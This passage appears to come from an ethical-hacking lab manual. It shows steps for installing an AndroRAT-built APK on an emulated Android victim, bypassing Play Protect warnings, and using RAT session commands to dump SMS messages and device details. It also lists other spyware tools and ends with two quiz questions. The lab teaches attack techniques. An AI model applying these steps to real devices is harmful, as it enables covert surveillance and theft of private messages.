
If pop-up appears, click **More details | Install anyway**.



18. After the application is installed successfully, an **App installed** notification appears; click **OPEN**.


Blocked by play protect pop-up appears click **INSTALL ANYAY**

Send app for scanning? pop-up appears, click **DON'T SEND**




19. The malicious application starts running in the background without the victim being totally unaware of it.
20. Click Parrot Security switch back to the **Parrot Security** machine. The **Interpreter** session has been opened successfully, with a connection from the victim machine (**10.10.1.14**), as shown in the screenshot.


In this case, **10.10.1.14** is the IP address of the victim machine (**Android Emulator**).




21. In the **Interpreter** session, type **help** and press **Enter** to view the available commands in the opened session.




22. Now, type **deviceInfo** and press **Enter** to view the device related information.



23. Type **getSMS inbox** and press **Enter** to obtain a file containing SMSes from the inbox of a victim device.
24. This file is stored at the location **/home/attacker/AndroRAT/Dumps**.



25. Type **getMACAddress** and press **Enter** to view the MAC address of the victim's device.



26. In a similar manner, you can attempt to execute additional commands available in the list of help commands to gather more information on the target device.
27. Type **exit** and press **Enter** to terminate the Interpreter session.
28. This concludes the demonstration on hacking an Android device through APK file created using AndroRAT.
29. Close all open windows and document all acquired information.
30. You can also use other Android hacking tools such as **hxp_photo_eye** (https://github.com), **Gallery Eye** (https://github.com), **mSpy** (https://www.mspy.com), and **Hackingtoolkit** (https://github.com) to hack Android devices.

Question 17.1.2.1

Use AndroRAT to create an APK file to hack an Android device. Enter the option that is used to specify the local IP address while creating an APK file using androRAT.

Question 17.1.2.2

Use AndroRAT to create an APK file to hack an Android device. What is the command used to obtain a file containing SMSes from the inbox of a victim device using androRAT.